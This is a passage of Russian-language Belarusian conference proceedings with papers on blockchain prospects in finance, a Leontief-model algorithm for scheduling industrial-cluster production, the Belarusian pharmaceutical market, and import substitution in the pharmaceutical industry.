3. Интернет-магазин «ОМА» [Электронный ресурс]. - Режим доступа: <https://www.oma.by/>. - Дата доступа: 30.06.2023.
4. Интернет-магазин стройматериалов «Сделай сам» [Электронный ресурс]. - Режим доступа: <https://sdelayсам.by/>. - Дата доступа: 30.06.2023.

УДК 336.012

В.А. Абрамова, Н.И. Белодед, А.В. Федоренко
Академия управления при Президенте Республики Беларусь
Минск, Беларусь

ПЕРСПЕКТИВЫ ИСПОЛЬЗОВАНИЯ ТЕХНОЛОГИИ БЛОКЧЕЙН

Аннотация. Новые технологии, которые быстро развиваются и усиливаются, требуют от общества адаптации к ним. Беларусь не должна отставать от этого процесса.

V.A. Abramova, N.I. Beloded, A.V. Fedorenko

Academy of Public Administration under the aegis of the President
of the Republic of Belarus
Minsk, Belarus

PERSPECTIVES OF USING BLOCKCHAIN TECHNOLOGY

Abstract. New technologies that are rapidly developing and intensifying require society to adapt to them. Belarus should not lag behind this process.

Регулирование криптовалют и правовое признание блокчейна способствует продвижению инноваций и формированию цифровой экономики. Современный мир полон новшеств, которые распространяются мгновенно. Например, в начале 90-х годов Интернет был новинкой, которая позволяла обмениваться данными, а теперь активно используется и для финансовых операций. Долгое время банковские учреждения использовали почтово-телеграфную службу для проведения платежей, данная служба не исчезла, а продолжает функционировать и сейчас, трансформировав свои услуги. Подобную ситуацию можно наблюдать и с технологией блокчейн [1], которая традиционно связана с криптовалютой, но имеет много других возможностей и может кардинально изменить технологические процессы.

С блокчейн связано появление так называемых «умных контрактов» (смарт-контрактов), которые работают максимально прозрачно. Они заключаются в автоматизации процессов, записанных в виде кода, который гарантирует выполнение договорных процедур участниками. На основе блокчейн запущен механизм ICO (первичное размещение монет) – форма привлечения инвестиций в новые технологические проекты и стартапы вне биржи. С помощью ICO можно получить финансирование без лишних расходов и решить проблему нехватки финансов, с которой сталкиваются компании по всему миру на начальном этапе своей деятельности до того, как они найдут стратегического инвестора или смогут выйти на биржу.

Блокчейн открывает значительные перспективы и для банковской сферы. Технология позволяет хранить базы данных для хранения между участниками цепи, создать публичное, доступное, надежное хранилище таких данных, хранить информацию о кредитных историях клиентов, счета, договоры, контракты и т.д. На данной технологии можно построить всю систему управления банком от

внутренних процедур, к непосредственной работе с клиентами. Это существенно повлияет на обеспечение безопасности, снижения рисков и сокращения затрат банков, поскольку исключает возможность ошибок, злоупотреблений, сокращает цикл расчетов, устраняет дублирование процессов и увеличивает скорость проведения транзакций.

Как отмечалось выше, блокчейн выступает основой функционирования криптовалют. Сейчас насчитывается более 700 различных криптовалют в мире, но наиболее популярной и распространенной является биткоин. Основные функции, которые выполняют современные традиционные деньги присущи также и криптовалютам [2]. Кроме того, они имеют преимущества как наличных, так и безналичных денег. Например, биткоины легко хранить, они подлежат делению, их нельзя подделать, не «изнашиваются». Такие соглашения прозрачные, для них не существует границ и можно быстро передать биткоины в любой уголок мира. Количество их технологически ограничено, поэтому можно наблюдать рост стоимости биткоинов во времени, им не присуще инфляционное обесценение как кредитным деньгам (нет контроля со стороны определенного лица или учреждения), количество невозможно менять произвольно.

Для оценки перспектив и регулирования криптовалютного рынка, который быстро растет и разнообразится, нужно понять, почему криптовалюты пользуются спросом и как блокчейн может быть применен в разных областях. Блокчейн — это технология, на которой основаны криптовалюты.

До появления криптовалют, доверие к деньгам было связано с их признанием государством и контролем обращения. Однако, с появлением децентрализованных денег, возникла проблема доверия к распределенным вычислениям, так как невозможно было проверить достоверность результатов вычислений, выполненных на двух и более компьютерах.

Эта проблема, известная как “проблема византийских генералов”, сводится к необходимости согласования единой стратегии действий среди участников, когда их истинные намерения и действия неизвестны. Теоретическое решение такой задачи с независимыми и непроверенными участниками было предложено в 1982 году Л. Лампорт, а практическое ее воплощение было реализовано в технологии блокчейн [3].

В 2009 году технология блокчейн получила практическое применение в поддержке новой цифровой валюты - биткоина. С того

времени многие исследователи высоко оценили ее преимущества и предложили новые способы ее использования. Особенно популярны идеи о том, как блокчейн может радикально изменить экономические отношения и общественный строй. Поэтому, в отличие от первого этапа развития, когда начиная с 2008 года технология блокчейн была связана с началом и распространением цифровых валют, последующие версии блокчейна, возникшие в 2015 году, характеризуются более стремительным и динамичным развитием, что закладывает основы цифровых финансов и цифрового общества.

Одной из привлекательных особенностей технологии блокчейна является ее система защиты информации, основанная на общедоступности данных и распределенности их копий среди участников сети. Это свойство технологии блокчейна вызывает интерес к ней и желание применять ее в других областях и сферах жизнедеятельности общества. В первую очередь, актуально использование технологии блокчейна в финансовом секторе, в том числе в банковской сфере. Такие направления применения, как осуществление платежей, оценка кредитной способности заемщиков и в целом функционирование информационных систем банков могут быть значительно улучшены с помощью технологии блокчейна. Принципы технологии блокчейна могут помочь решить проблему недостаточного доверия между заинтересованными сторонами, обусловленную низкой прозрачностью и наличием информационной асимметрии, проблему сравнительно высоких транзакционных издержек и рисков несанкционированного доступа и мошенничества.

Использование технологии блокчейна обещает быть перспективным не только в финансовой системе, но и в таких областях, как аудит, управление недвижимостью и защита авторских прав. Применение блокчейна в этих областях поможет сократить затраты на ведение реестров собственников недвижимости и сделок с ней, уменьшить юридические риски при управлении активами, упростить анализ, функционирование, регулирование и контроль на рынке интеллектуальной собственности, особенно в области инновационных проектов и краудфандинга. Еще одно направление, где могут быть применены решения на основе блокчейна, - это развитие технологий "умного города" и государственное управление. Это позволит улучшить эффективность и прозрачность государственного управления и управления городской инфраструктурой.

Технология блокчейн предлагает эффективное решение для предотвращения таких рисков, как ложная информация, смена идентичности продавца с плохой репутацией и низким рейтингом.

Блокчейн позволяет создавать неподдельные и неизменяемые записи о торговых операциях и репутации продавцов. Однако следует учитывать, что для недостаточно ветвистых сетей с блокчейн-технологией возможен риск «Атаки 51%», когда более чем половина устройств в сети может изменять архивные записи.

Таким образом, практическое использование технологии блокчейн привело к радикальным изменениям в представлении о развитии финансово-экономической системы и общества. Новые технологии помогают решать проблемы, связанные с традиционными подходами в экономике и финансах. Несмотря на критику со стороны многих исследователей, технологии блокчейн продолжают расширяться и могут стать движущей силой для полезных трансформаций в различных сферах финансово-экономического развития общества.

Список использованных источников

1. Инновационное предпринимательство: состояние и перспективы развития // Сборник материалов II Всероссийской научно-практической конференции. - М.: Финансы, 2017. - 280 с.
2. Модернизация управления национальной экономикой: материалы IV Междунар. научно-практической. конф. (24-25 ноября 2016). - М.: Финансы, 2016. - 394 с.
3. Савельев И.Е. Технология Blockchain и ее применение // Прикладная информатика. 2016. №6 (66). URL: <https://cyberleninka.ru/article/n/tehnologiya-blockchain-i-ee-primenenie> - Дата доступа: 11.11.2023.

УДК 004.021

**Д.И. Волчек, В.В. Смелова, А.В. Якунович,
Д.В. Шиман, В.В. Смелов**
Белорусский государственный технологический университет
Минск, Беларусь

МЕТОД И АЛГОРИТМ ПОСТРОЕНИЯ КАЛЕНДАРНОГО ПЛАНА ПРОИЗВОДСТВА ПРОДУКЦИИ ПРОМЫШЛЕННЫМ КЛАСТЕРОМ ПРИ ОГРАНИЧЕННОЙ ПРОИЗВОДИТЕЛЬНОСТИ ЕГО УЧАСТНИКОВ

Аннотация. В статье предложен метод и алгоритм построения календарного плана валового объема продукции на основе балансовой модели В.В. Леонтьева для объединения субъектов хозяйствования с горизонтальным взаимодействием (промышленный кластер). Метод предусматривает наличие ограничений производительности участников кластера.

**D.I. Volchek, V.V. Smelova, A.V. Yakunovich,
D.V. Shiman, V.V. Smelov**
Belarusian State Technological University
Minsk, Belarus

METHOD AND ALGORITHM FOR CONSTRUCTING A PRODUCTION CALENDAR PLAN BY AN INDUSTRIAL CLUSTER WITH LIMITED PRODUCTIVITY OF ITS PARTICIPANTS

Abstract. The article proposes a method and algorithm for constructing a calendar plan for gross output based on the balance model of V.V. Leontiev to unite business entities with horizontal interaction (industrial cluster). The method assumes that there are performance limitations for cluster members.

Введение. Основная особенность построения совместного плана для участников промышленного кластера (ПК) связана с отсутствием в нем централизованного управления: все связи между участниками являются горизонтальными и договорными. По сути, ПК является совокупностью устоявшихся технологических цепочек, участники которых заинтересованы в совместном устойчивом развитии. В то же время для повышения эффективности совместной деятельности участников кластера, требуется ее координация. Цифровая платформа, концепция которой предложена в [1], предназначена для поддержки деятельности кластера: решения задач документооборота, взаиморасчетов между клиентами [3], планирования производства продукции [3-5] и пр.

В [3-5] описывается метод планирования производства валового объема продукции ПК на основе балансовой модели В.В. Леонтьева. ПК здесь рассматривается как система $S \equiv \langle C, P, R, A, Y \rangle$, где $C = \{c_1, c_2, \dots, c_n\}$ – перечень участников ПК; $P = \{p_1, p_2, \dots, p_m\}$ – номенклатура продукции, производимой участниками ПК; $R = \{r_i\}_h$ – бинарное отношение $R \subseteq C \times P$, элементы которого $r_i = \langle c_k, p_s \rangle$, $i = \overline{1, h}$, $1 \leq k \leq n$, $1 \leq s \leq m$ (далее продукты r_i) соответствуют продукции $p_s \in P$, выпускаемой участниками $c_k \in C$; $A = \{a_{i,j}\}_{h \times h}$ – матрица размерности h , каждый

элемент $a_{i,j}$ которой отражает количество продукта r_j , необходимого для производства продукта r_i ; $Y = (y_1 \dots y_h)^T$ – матрица-столбец с элементами $y_i, i = \overline{1, h}$ равными величине планируемого объема продукта r_i для внешних потребителей продукции ПК. Если система S статична в течение всего планового периода, вычисление плана $X = (x_1 \dots x_h)^T$ сводится к решению системы линейных уравнений, которая в матричной форме может быть записана в следующем виде:

$$X - AX = Y, \quad (1)$$

где элементы $x_i, i = \overline{1, h}$ матрицы-столбца X – значения планируемых объемов продуктов r_i .

Система планирования. Будем далее отсчитывать время пронумерованными равными отрезками $\Delta t: 1, 2, \dots, t, \dots$. Кроме того, будем использовать запись $[t_1, t_2]$ для обозначения отрезка времени составленного из отрезков Δt с номерами $t_1, t_1 + 1, \dots, t_2$. С учетом введенных обозначений уравнение (1) для отрезка $t \in [t_1, t_2]$ будет выглядеть следующим образом:

$$X(t) - AX(t) = Y(t). \quad (2)$$

Если известны все значения $Y(t)$ в $t_1, t_1 + 1, \dots, t_2$, то решив $t_2 - t_1 + 1$ систем уравнений (2), может быть получены значения $X(t), t = t_1, t_1 + 1, \dots, t_2$. Пару функций $\pi(t) = \langle X(t), Y(t) \rangle$, заданных в точках $t = t_1, t_1 + 1, \dots, t_2$ будем называть далее календарным планом на отрезке времени $[t_1, t_2]$, а величину $t_2 - t_1 + 1$ длиной этого отрезка.

Систему планирования кластера S определим как четверку: $H_S \equiv \langle \bar{t}, X^\uparrow, X^\downarrow, M \rangle$, где \bar{t} – длина отрезка времени, задающего период планирования; $X^\uparrow = (x_1^\uparrow \dots x_h^\uparrow)^T, x_i^\uparrow \geq 0$ – максимальный валовой объем продукции, который может быть произведен за отрезок времени длиной \bar{t} ; $X^\downarrow = (x_1^\downarrow \dots x_h^\downarrow)^T, x_i^\downarrow \geq 0$ – минимальный валовой объем продукции, который может быть произведен за отрезок времени длиной \bar{t} ; $M = (m_{i,j})_{\bar{t} \times h}, m_{i,j} \geq 0, \forall (i = \overline{1, h}) \sum_{j=1}^h m_{i,j} = 1$ – матрица, задающая отображение $\varphi: Y \rightarrow \{Y(t), t = 1, 2, \dots, \bar{t}\}$:

$$\begin{pmatrix} y_1(1) & \dots & y_h(1) \\ \vdots & \ddots & \vdots \\ y_1(\bar{t}) & \dots & y_h(\bar{t}) \end{pmatrix} = \text{diag}(y_1, y_2, \dots, y_h) \times M. \quad (3)$$

Цель системы H_S – построение календарного плана $\Pi(t) = \langle \tilde{X}(t), \tilde{Y}(t) \rangle$, $t \in [1, \bar{t}]$, где $\tilde{X}(t) = (\tilde{x}_1(t) \dots \tilde{x}_h(t))^T$, $\tilde{x}_i(t) \geq 0$ – дискретная матричная функция с областью определения $t \in [1, \bar{t}]$ и областью значений заданной системой неравенств $x_i^\downarrow \leq \sum_{t \in [1, \bar{t}]} \tilde{x}_i(t) \leq x_i^\uparrow$, $i = \overline{1, h}$; $\tilde{Y}(t) = (\tilde{y}_1(t) \dots \tilde{y}_h(t))^T$ – дискретная матричная функция с областью определения $t \in [1, \bar{t}]$ и областью значений заданной системой неравенств $0 \leq \sum_{t \in [1, \bar{t}]} \tilde{y}_i(t) \leq y_i$, $i = \overline{1, h}$.

Алгоритм построение плана. Построение календарного плана $\Pi(t) = \langle \tilde{X}(t), \tilde{Y}(t) \rangle$, $t \in [1, \bar{t}]$ в системе H_S осуществляется за три шага: 1) вычисление значений $\tilde{X} = \sum_{t \in [1, \bar{t}]} \tilde{X}(t)$ и $\tilde{Y} = \sum_{t \in [1, \bar{t}]} \tilde{Y}(t)$; 2) вычисление значений функции $\tilde{Y}(t)$ в точках $t = 1, 2, \dots, \bar{t}$; 3) вычисление календарного плана $\Pi(t) = \langle \tilde{X}(t), \tilde{Y}(t) \rangle$, $t \in [1, \bar{t}]$.

Шаг 1. Вычисление значений \tilde{X} и \tilde{Y} сводится решению задачи на поиск экстремума функции: $Z(\tilde{X}) = \sum_{i=1}^h \alpha_i (y_i - (1 - a_{i,i})\tilde{x}_i + \sum_{j \neq i} a_{i,j}\tilde{x}_j) \rightarrow \min$, где $\alpha_i \geq 0$ – нормирующие коэффициенты для приведения значения функции Z к безразмерной величине. При этом должны соблюдаться следующие ограничения:

$$0 \leq (1 - a_{i,i})\tilde{x}_i - \sum_{j \neq i} a_{i,j}\tilde{x}_j \leq y_i, x_i^\downarrow \leq \tilde{x}_i \leq x_i^\uparrow, i, j = \overline{1, h} \quad (4)$$

Если экстремум \tilde{X} функции $Z(\tilde{X})$ существует и он удовлетворяет всем ограничениям (4), то $\tilde{Y} = \tilde{X} - A\tilde{X}$. Если экстремум не существует, то план при заданных ограничениях не может быть построен.

Шаг 2. Вычисление значений функции $\tilde{Y}(t)$ при $t = 1, 2, \dots, \bar{t}$ сводится к вычислению произведения (3): $\text{diag}(\tilde{y}_1, \tilde{y}_2, \dots, \tilde{y}_h) \times M$.

Шаг 3. Вычисление значений $\tilde{X}(t)$ при $t = 1, 2, \dots, \bar{t}$ сводится к решению системы $h\bar{t}$ линейных уравнений: $(1 - a_{i,i})\tilde{x}_i(t) - \sum_{j \neq i} a_{i,j}\tilde{x}_j(t) = \tilde{y}_i(t)$, $i, j = \overline{1, h}$, $t = 1, 2, \dots, \bar{t}$. Система имеет $h\bar{t}$ неизвестных $\tilde{x}_i(t)$ и столько же элементов столбца свободных членов $\tilde{y}_i(t)$, $i = \overline{1, h}$, $t = 1, 2, \dots, \bar{t}$. Решением уравнения является функция $\tilde{X}(t)$, заданная значениями в точках $t = 1, 2, \dots, \bar{t}$.

Результат. Результатом работы алгоритма является пара матричных функций $\Pi(t) = \langle \tilde{X}(t), \tilde{Y}(t) \rangle$, заданных своими значениями в точках $t = 1, 2, \dots, \bar{t}$. Заметим, что $\tilde{X}(t)$ и $\tilde{Y}(t)$ представляют собой два ансамбля по h функций $\tilde{X}(t) = (\tilde{x}_1(t) \dots \tilde{x}_h(t))^T$, $\tilde{Y}(t) = (\tilde{y}_1(t) \dots \tilde{y}_h(t))^T$. При этом каждая

пара функций $\pi_i(t) = \langle \tilde{x}_i(t), \tilde{y}_i(t) \rangle$ представляют собой план валовый объема производства отдельного продукта r_i , $i = \overline{1, h}$.

Заключение.

1. Предложенный метод позволяет построить план производства валового объема продукции на определенном отрезке времени и с заданной детализацией. В основе метода лежит модель «затраты-выпуск» В.В. Леонтьева, изначально предназначенная для макроэкономического анализа. Особенностью предлагаемого метода является дополнение модели ограничениями накладываемыми объемы выпуска продукции для внешних потребителей и на валовые объемы производства продукции, производимых участниками ПК в единицу времени.
2. Алгоритм построения плана состоит из тех шагов. На первом шаге решается система линейных уравнений размерности h , равной количеству позиций в номенклатуре продукции кластера. Оценка асимптотической сложности первого шага не превышает $O(h^3)$. На втором шаге выполняется умножение двух матриц. Оценка сложности второго шага – $O((h\bar{t})^2)$, где \bar{t} – длина отрезка времени планирования. На третьем шаге решается система линейных уравнений размерностью $h\bar{t}$. Асимптотическая оценка сложности третьего шага – $O((h\bar{t})^3)$. Таким образом, общая сложность алгоритма построения календарного плана ПК при ограниченной производительности его участников не превышает $O((h\bar{t})^3)$.

Список использованных источников

9. И.В. Новикова, В.В. Смелова, Ю.А. Тимофеева, Д.В. Шиман. Концепция цифровой платформы инновационно-промышленного кластера. Импортзамещение, научно-техническая и экономическая безопасность: сб. ст. V Междунар. науч.-техн. конф. «Минские научные чтения – 2022», Минск, 7–9 декабря 2022 г.: в 3 т. – Минск: БГТУ, 2022. – Т. 2. С. 3-7.
10. Новикова, И. В. Клиринговая система взаиморасчетов между участниками инновационно-промышленного кластера / И. В. Новикова, В. В. Смелова, Д. В. Сазонова // Цифровая трансформация. 2023. Т. 29, № 3. С. 5–14
11. И.В. Новикова, В.В. Смелова. Планирование валового объема продукции инновационно-промышленного кластера. Цифровизация: экономика и управление производством. Материалы 87-й научно-технической конференции профессорско-преподавательского состава, научных сотрудников и аспирантов, 31 января-17 февраля 2023 г.

12. В.В. Смелова, Д.В. Шиман. Алгоритм планирования валового объема продукции инновационно-промышленного кластера. Алгоритмизация и программирование. Актуальные проблемы программной инженерии. Материалы 87-й научно-технической конференции профессорско-преподавательского состава, научных сотрудников и аспирантов, 31 января-17 февраля 2023 г.
13. Новикова И.В., Смелова В.В., Шиман Д.В.. Планирование валового объема продукции инновационно-промышленного кластера. Управление информационными ресурсами: материалы XIX Международной научно-практической конференции, Минск, 23 марта 2023 г./Академия управления при Президенте Республики Беларусь. – Минск, 2023. –С. 368-370

УДК 339.13:615.1

В.А. Ярчак, В.В. Ивановский

Белорусский государственный технологический университет
Минск, Беларусь

ОЦЕНКА РЫНКА ФАРМАЦЕВТИКОЙ ПРОДУКЦИИ В РЕСПУБЛИКЕ БЕЛАРУСЬ

***Аннотация.** Тенденции изменения рынка фармацевтической продукции отражают изменения в экономике Республики Беларусь. Объемы экспорта и импорта постепенно увеличиваются, что способствует развитию данной отрасли промышленности. Тренды на монополизацию, определяют концентрацию производственных мощностей и финансовых ресурсов. Организации, объединённые холдингом «Белфармпром», производят более 95% объёма отечественных лекарственных средств.*

V.A. Yarchak, U.U. Ivanouski

Belarusian State Technological University
Minsk, Belarus

ASSESSMENT OF THE PHARMACEUTICAL MARKET IN THE REPUBLIC OF BELARUS

***Abstract.** The market trends in pharmaceutical production reflect changes in the economy of the Republic of Belarus. The volumes of exports and imports are gradually increasing, which contributes to the development of this industrial sector. The trends towards monopolization define the concentration of production capacities and financial*

resources. The organizations united under the holding "Belpharmprom" produce over 95% of the volume of domestic medicinal products.

Фармацевтический рынок представляет собой сферу экономических отношений, связанных с покупкой и продажей лекарственных средств и других товаров, представленных в аптечном ассортименте. В Республике Беларусь фармацевтическая деятельность охватывает широкий спектр отношений, начиная от исследований и испытаний препаратов на первых этапах разработки до их использования и утилизации. Фармацевтический рынок включает производителей лекарств, дистрибьюторов, занимающихся логистикой медицинских препаратов, и аптечные сети, продажа продукции потребителю. Фармацевтическая промышленность играет важную роль в экономике из-за социальной значимости производимой продукции, научного уровня и технологичности производства.

Согласно Национальному статистическому комитету Беларуси, в 2021 г. были произведены основные фармацевтические продукты и препараты на сумму 1,943 млрд. руб. Количество лекарств составило 1670 наименований, из них 95 – оригинальных, 1533 – генерических, 23 – инновационных. На 1 января 2022 г. в Беларуси зарегистрировано 87 организаций по производству медикаментов. Доля инновационно-активных организаций в 2021 г. составила 63,7% от общего числа зарегистрированных в фармацевтической отрасли, что на 3 процентных пункта меньше, чем в 2020 г. [1]

Фармацевтическая деятельность в Республике Беларусь охватывает все этапы – от разработки, доклинических и клинических исследований до использования и утилизации лекарств. К настоящему моменту в стране зарегистрировано 4266 лекарств от более чем 700 производителей из 64 стран, включая 1674 отечественных препарата (95 оригинальных, 1553 генерических, 23 инновационных). За последние пять лет на внутренний рынок было выведено около 700 новых отечественных лекарственных средств. Особенно расширился ассортимент отечественных антиопухолевых препаратов, что представляет собой важный элемент импортозамещения.

Таблица 1 - Динамика экспорта и импорта расфасованных для розничной продажи лекарственных средств

| Показатель | 2011 | 2013 | 2015 | 2017 | 2019 | 2021 |
|-------------------------------------|----------|----------|----------|----------|----------|----------|
| Экспорт в натуральном выражении, т. | 8065,25 | 9776,36 | 9690,73 | 10363,75 | 12661,72 | 11760,07 |
| Экспорт в стоимостном выражении, | 117135,3 | 142544,2 | 132652,6 | 188597 | 255459 | 278203,3 |

| тыс. долл. США | | | | | | |
|--|-----------|-----------|-----------|-----------|-----------|-----------|
| Средняя цена экспорта, долл./т | 14523,5 | 14580,5 | 13688,6 | 18197,8 | 20175,7 | 23656,6 |
| Темп роста цены экспорта к цене 2011 г., % | 100,0 | 100,4 | 94,3 | 125,3 | 138,9 | 162,9 |
| Импорт в натуральном выражении, т. | 6401,71 | 7766,30 | 6496,99 | 8053,08 | 8794,46 | 7499,66 |
| Импорт в стоимостном выражении, тыс. долл. США | 417420,2 | 523647 | 405070,2 | 473443,4 | 563873,5 | 569103,1 |
| Средняя цена импорта, долл./т | 65204,5 | 67425,6 | 62347,4 | 58790,3 | 64116,9 | 75883,9 |
| Сальдо торговли, тыс. долл. США | -300284,9 | -381102,8 | -272417,6 | -284846,4 | -308414,5 | -290899,8 |
| Темп роста цены импорта к цене 2011 г., % | 100,0 | 103,4 | 95,6 | 90,2 | 98,3 | 116,4 |

Сальдо торговли фармацевтической продукцией на протяжении последних 10 лет складывается отрицательным и колеблется в районе 300 млн. долл. США. При этом динамика роста объема экспорта как в натуральном так и в стоимостном выражении нивелируется тождественным ростом импорта лекарственных средств. При этом заметно существенный рост средних цен экспортируемой продукции, что можно объяснить низкой базой 2011 г. и активным развитием производства товаров заменителей на основе импортного сырья.



Рис. 1 – Динамика сальдо экспортно-импортных операций по торговле расфасованными для розничной продажи лекарственными средствами

Импорт лекарственных средств растет в натуральном выражении, но имеет более сложную динамику в стоимостном выражении. Средняя цена на импортную продукцию сохраняет относительную стабильность и только в 2021 г. растет на 16% по сравнению с ценами 2011 г. Это можно объяснить изменением структуры потребления лекарственных средств, с увеличением доли дорогостоящих антибиотиков и иммунных препаратов, применявшихся в борьбе с последствиями коронавируса. Сальдо торговли лекарственными средствами остается отрицательным, что означает, что страна импортирует больше лекарственных средств, чем экспортирует. Объем рынка лекарственных средств в 2023 г. по данным, которые сообщил министр здравоохранения Д.Л. Пиневич, оценивается в 1250 млн. долл. США. [2]

С целью побуждения белорусских производителей лекарственных средств активно увеличивать свою долю на рынке и снижать нагрузку на экономику страны по компенсации импортных поставок, были поставлены цели по оптимизации государственного сектора производителей лекарственных средств. Для достижения поставленных целей планировалось обеспечить независимость органов лицензирования, государственной регистрации лекарственных средств и сертификации производства от интересов производителей государственной формы собственности, что соответствует мировой практике. Кроме того, предполагалось объединение компаний фармацевтической отрасли для повышения их конкурентоспособности на мировых рынках, проведение оптимизации структуры управления и сокращение затрат. В результате было принято решение о создании холдинга «Управляющая компания холдинга «Белфармпром». В состав холдинга вошли 6 фармацевтических организаций, 1 научная организация и 1 производитель медицинских изделий. Также с 21 организацией были заключены договоры о сотрудничестве (20 фармпроизводителей и 1 производитель медицинских изделий). Несмотря на достаточное количество частных фармацевтических компаний, государственные предприятия доминируют в отрасли: они занимают порядка 70-75% всего промышленного производства лекарственных средств в денежном выражении. [3]

Каждый год на рынке Республики Беларусь регистрируется от 60 до 100 новых отечественных лекарств, что свидетельствует о постоянном развитии фармацевтической отрасли. Производство импортозамещающей продукции белорусскими фармацевтическими компаниями в 2022 г. достигло около 600 млн. долл. США, что является значительным достижением.



Рис. 2 – Динамика средней цены экспорта и импорта расфасованных для розничной продажи лекарственных средств

За счет поставок на внутренний рынок отечественной импортозамещающей продукции удалось сэкономить более 380 млн. долл. США. В то же время, отечественные производители стремятся заменить «критически» важные импортные лекарства, такие как онкологические препараты. Планируется расширение производства лекарственных средств в сотрудничестве с зарубежными компаниями. Правительство активно работает над обеспечением ценовой доступности лекарств для населения, что привело к увеличению цен на лекарства на 2,7% при общем уровне инфляции 12,8% в 2022 г. [3].

Проблемной точкой остается разработка собственных лекарственных форм отечественными фармацевтическими компаниями. Это вызывает рост объемов производства импортозамещающей продукции на местном рынке. Большинство отечественной лекарственной продукции относится к импортозамещающей, что свидетельствует об ограничениях в разработке и выпуске собственных лекарств. Увеличение объемов выпущенной импортозамещающей продукции также указывает на присутствие значительной доли импортных лекарств с высокой добавленной стоимостью. Данная тенденция может свидетельствовать о недостаточной самообеспеченности страны в производстве лекарственных препаратов, особенно тех, которые имеют высокую стоимость и добавленную ценность.

На фоне увеличения объемов выпущенной импортозамещающей продукции и роста рыночной емкости белорусского

фармацевтического рынка на более чем 70%, необходимо предусмотреть меры по активному государственному регулированию процедур поддержки белорусских компаний в разработке и производстве собственных лекарственных форм. Это включает стимулирование научных исследований, через налоговые рычаги на вложенные в исследования средства, создание фондов для страхования рисков разработчиков новых лекарственных средств. Увеличение инновационной составляющей должно быть направлено на сокращение разницы между средней импортной и экспортной ценой на лекарственные средства.

Список использованных источников

1. Е. В. Карпинская-Сакович, И. А. Даукш Направления инвестиционной политики Белорусских фармацевтических организаций // Минские научные чтения – 2022 – 376-386с.
 2. Экономическая газета [Электронный ресурс]. – Режим доступа: <https://neg.by/novosti/>. – Дата доступа: 12.11.2023
- Белфармпром [Электронный ресурс]. – Режим доступа: <https://belpharm>

УДК 339.562 (476)

Е.В. Карпинская-Сакович, И.А. Даукш
Международный университет «МИТСО»,
Минск, Республика Беларусь

ИМПОРТОЗАМЕЩЕНИЕ КАК ФАКТОР РАЗВИТИЯ ФАРМАЦЕВТИЧЕСКОЙ ПРОМЫШЛЕННОСТИ РЕСПУБЛИКИ БЕЛАРУСЬ

Аннотация. В статье рассматриваются стратегические приоритеты и инструменты государственной политики импортозамещения в фармацевтической отрасли.

E. Karpinskaya-Sakovich, I. Dauksh
«MITSO» International University,
Minsk, the Republic of Belarus

IMPORT SUBSTITUTION AS A FACTOR IN THE DEVELOPMENT OF THE PHARMACEUTICAL INDUSTRY

REPUBLIC OF BELARUS

Abstract. The article discusses the strategic priorities and instruments of the state policy of import substitution in the pharmaceutical industry.

Спецификой текущего момента является необходимость согласования приоритетов импортозамещения с обеспечением национальной безопасности и модернизацией белорусской экономики.

«Лекарственная безопасность» является важным элементом национальной безопасности. «Пандемия COVID-19, хотя и является чрезвычайной ситуацией, но добавила ряд весомых аргументов в пользу импортозамещения на основе развития национальных производств... Новые задачи в импортозамещении встают в связи с развитием технологий четвертой промышленной революции» [1].

В условиях санкционного давления со стороны Запада для страны возникли серьезные угрозы торможения экономического роста высокотехнологичных секторов экономики, в том числе и фармацевтики.

В ответ на введение международных санкций Правительством Беларуси разработаны госпрограммы субсидиарной и финансовой поддержки приоритетных проектов, направленных на стимулирование процессов импортозамещения, развития и локализацию отечественных фармацевтических производств:

Указом Президента Республики Беларусь «О развитии фармацевтической промышленности» от 30 августа 2021 г. запланировано за период 2020–2025 годы в сфере фармацевтического производства реализовать девять инвестиционных проектов, в том числе четыре по созданию нового производства: противоопухолевых лекарственных средств в форме лиофильно высушенных порошков, концентратов и растворов для инъекций (РУП «Белмедпрепараты»); лекарственных средств в форме глазных капель по технологии BFS; твердых лекарственных форм (ОАО «БЗМП»); твердых лекарственных форм с применением инновационных технологий (ГП «Академфарм»);

«Государственная программа социально-экономического развития Республики Беларусь на 2021–2025 годы» планирует увеличить объемы производства отечественной фармпродукции и расширить их номенклатуру, обеспечив в 2025 г. выпуск до 70 % международных непатентованных наименований медпрепаратов, включенных в Республиканский формуляр лекарственных средств, и нарастить экспорт фармацевтической продукции в два раза.

Видится, что динамика экономического роста страны во многом будет зависеть от скорости решения проблемы импортонезависимости

от других стран. К основным направлениям импортозамещающей отечественной промышленной политики в фармотрасле относятся:

- развитие производства аналогов импортных препаратов (патенты защищены и принадлежат иностранным компаниям), дженериков (не защищенных патентами лекарственных средств);
- разработка новых фармпродуктов, схожих по фармакотерапевтическому действию или улучшенных зарубежных аналогов;
- замена импортной продукции стран, участвующих в международной санкционной политике против Беларуси, на продукцию фармацевтических компаний из нейтральных стран.

Результаты опубликованных исследований оценивали фармацевтический рынок Беларуси до 2022 г. как средней степени экспортоориентированности и импортозависимости [2]. Авторы считают, что изучать динамику показателей внешних операций с медпрепаратами необходимо отдельно по каждой фармакотерапевтической группе препаратов как в натуральном, так и в стоимостном выражении.

Из открытых информационных источников известно, что отечественная фармацевтическая промышленность существенно зависит от импортных сырьевых компонентов и субстанций для производства целого ряда важных медпрепаратов, а также от используемых в производстве технологий и оборудования. Следовательно, решение проблемы импортонезависимости страны заключается не только в локализации производства, но и изменении географии поставок (таблица).

Частично Беларусь может нивелировать обозначенные проблемы за счет формирования единого научно-технологического пространства России и Беларуси с целью обеспечения глобальной конкурентоспособности и безопасности Союзного государства. В связи с этим обстоятельством Министерство науки и высшего образования Российской Федерации совместно и Российской академией наук, Курчатовским институтом при взаимодействии с белорусскими коллегами приступили к разработке проекта стратегии научно-технологического развития Союзного государства. Предприняты следующие шаги:

- сформированы «горячие списки» недостающих из-за санкций импортных товаров [3];
- запущены новые проекты разработки технологий обнаружения и преодоления устойчивости микроорганизмов к лекарственным

препаратам (программа «Преодоление») и новые медицинские клеточные продукты (программа «Союзбиомембраны»).

Таблица — Вклады государств — членов ЕАЭС в совокупный импорт за 2020 г., в % к итогу по ЕАЭС

| Страна | Импорт фармацевтической продукции по классификационным признакам: | | |
|-----------------|---|---|--|
| | ТН ВЭД ЕАЭС | вид продукции обрабатывающих производств | МСТК |
| | фармацевтические продукты | основные фармацевтические продукты и фармацевтические препараты | медицинская и фармацевтическая продукция |
| Армения | 4,9 | 4,7 | 4,8 |
| Беларусь | 18,6 | 19,9 | 19,1 |
| Казахстан | 28,2 | 27,2 | 27,6 |
| Кыргызстан | 6,6 | 6,3 | 6,4 |
| Россия | 41,7 | 41,9 | 42,1 |

Примечание: авторская разработка на основе [5].

